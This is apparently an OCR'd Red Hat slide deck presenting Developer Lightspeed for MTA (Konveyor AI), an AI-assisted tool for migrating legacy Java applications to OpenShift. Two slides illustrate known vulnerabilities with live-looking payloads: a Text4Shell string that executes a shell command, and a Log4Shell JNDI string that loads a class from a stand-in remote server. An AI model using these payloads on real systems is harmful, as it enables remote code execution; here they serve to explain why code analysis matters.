

The 100x Migration: Scaling Modernization with AI

Developer Lightspeed for MTA


Richard Hofmeister - hofmeister@redhat.com

OpenShift Specialist

Red Hat

Legacy applications can be challenging

Nurturing legacy applications is costly



Technical Debt

Inability to make changes to the stack and frameworks. Hard to develop new features



Lack of agility

Unable to keep with business demands in a timely manner.



Security risks

Old frameworks and applications pose a threat to business and application and IT operations e.g., data leaks, etc




Maintenance and Cost

Maintaining legacy applications is expensive. Vendor support, skills are costly and hard to find

Microservice applications can be challenging

Nurturing microservice applications is costly



Technical Debt

Inability to make changes to the stack and frameworks. Hard to develop new features



Lack of agility

Unable to keep with business demands in a timely manner.



Security risks

Old frameworks and applications pose a threat to business and application and IT operations e.g., data leaks, etc



Maintenance and Cost

Maintaining legacy applications is expensive. Vendor support, skills are costly and hard to find

Developer Lightspeed for MTA


CLOUD NATIVE COMPUTING FOUNDATION

CNCF sandbox project

KONVEYOR

www.konveyor.io

A community of **people** passionate about **helping others modernize** and migrate their **applications** to Kubernetes by **building tools and best practices** on how to **accelerate the journey to Kubernetes**



Red Hat

IBM Research

claranet

Additional contributors welcome

Red Hat Supported Tool

Available with OpenShift subscription

Migration Toolkit for Applications

Red Hat Modernization and Migration Toolkits

Migration Toolkit for Virtualization

Tools and services that help customers migrate to OpenShift Virtualization

Migration Toolkit for Containers

Tools and services that help users migrate containers between OpenShift clusters


Migration Toolkit for Applications

Tools and services that help customers migrate and modernize applications with a focus on adopting OpenShift and Red Hat Runtimes



https://konveyor.io/

Migration Toolkit for Applications



Migration Guidance

Help organizations safely migrate and modernize their application portfolio to leverage OpenShift


Ease Framework adoption



Gather Insight

Enable adoption leads to take informed decisions and make the migration and modernization process measurable and predictable

Reduce risks



Extended Scope

Fully integrated toolkit leveraging multiple Open Source tools with a seamless user experience

Provide value on each stage of adoption

Source Platform	Targets						
	EAP 7 & 8	OpenShift (cloud readiness)	OpenJDK 11, 17, & 21	Jakarta EE 9	Camel 3 & 4	Spring Boot	Quarkus
Oracle Weblogic	✅	✅	✅	-	-	-	-
EAP 4	-	✅	✅	-	-	-	-
EAP 5	✅	✅	✅	-	-	-	-
EAP 6	✅	✅	✅	-	-	-	-
EAP 7	✅	✅	✅	-	-	-	-
Thorntail	✅	-	-	-	-	-	-
Oracle JDK	-	✅	✅	-	-	-	-
Camel 2	-	✅	✅	-	✅	-	-
Camel 3	-	-	-	-	✅	-	-
Spring Boot	-	✅	✅	✅	-	✅	✅
Any Java Application	-	✅	✅	-	-	-	-
Any Java EE Application	-	-	-	✅	-	-	✅

https://developers.redhat.com/products/mta/use-cases

Do you know an app that still uses JavaEE?

Enterprise Beans that use RMI-IIOP

```
import java.rmi.RemoteException;

import javax.ejb.EJBObject;

public interface RegistrationEJB extends EJBObject {

    String register(String username, String password) throws
RemoteException;
}
```




Anyone knows what this code does?

An example of vulnerability that can easily go unnoticed

```
final StringSubstitutor interpolator = StringSubstitutor.createInterpolator();
String out = interpolator.replace("${script:javascript:java.lang.Runtime.getRuntime().exec('touch
/tmp/CVE-2022-42889')}");
System.out.println(out);
```




And this?

Logging frameworks affect every application


```
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;
Logger logger = LogManager.getLogger();
logger.error("Logging Error - {}!",
userInput);
```


“${jndi:ldap://my-very-secure-server/path/to/malicious/java/class}”



MTA - Application Analysis

Issue identification and guidance for developers using static code analysis



The Missing Link

Bridging the gap from analysis to action



Developer Lightspeed for MTA

Upstream: Konveyor AI (Kai)

Goal

Improve the economics of re-platforming and refactoring applications to Kubernetes and cloud-native technologies by leveraging Generative AI



Upstream: Konveyor AI (Kai)



- **Uses data in Konveyor** to generate code suggestions
  - Source code analysis with Rules
    - Pinpoint issues to adopting a new technology
  - Changelog history from source repositories
    - Before/After of previously solved issues
- **Crafts a tailored LLM prompt** based on:
  - Knowledge of specific problems that need to be addressed
  - Knowledge of prior successful code changes
- **Agentic workflows** to leverage external tools
- Provides suggested code changes via **IDE plugin**

Red Hat

Developer Lightspeed for MTA

Static code analysis

+


Generative AI

"Improve the economics of re-platforming and refactoring applications to Kubernetes and cloud-native technologies by leveraging Generative AI"




Getting started with Developer Lightspeed

Modernize and bring applications to OpenShift with ease



Developer Lightspeed

Foundations



Transform

Expand MTA capabilities beyond surfacing information. Automate source code transformation.




Gen AI Infused

Generate code suggestions for discovered migration issues. Work with LLMs using structured migration data Developer Lightspeed has collected



Learn and adapt

Avoid fine-tuning each model by using Retrieval Augmented Generation (RAG). Shape LLM results with examples of how Organization has solved similar problems in the past.



Model Agnostic

Integration with commercial models and ability to bring your own self hosted model.

Demo
- Using Gen-AI for fixes


Let's take a look at a legacy application built in traditional EE style.

- Converting JMS to Reactive messaging
- Converting EJB to REST



Accelerating Modernization with AI

Simplified user experience



01

Checkout Code

Developer retrieves code from repository

02

Configure Targets

Setting up targets for analysis

03

Run Static Analysis

Analyzing code for potential issues

04

Request Contextual Fix

Ask Developer Lightspeed for a fix

05

Generate Patch

Developer Lightspeed creates a code patch


06

Migration Complete

Developer decides to apply or reject the patch

RAG - Retrieval Augmented Generation

Underlying workings



Demo
- Using Agents

- Understanding more than just the incident solved.
- What other issues were caused and fix them




Agentic AI

In the context of modernization

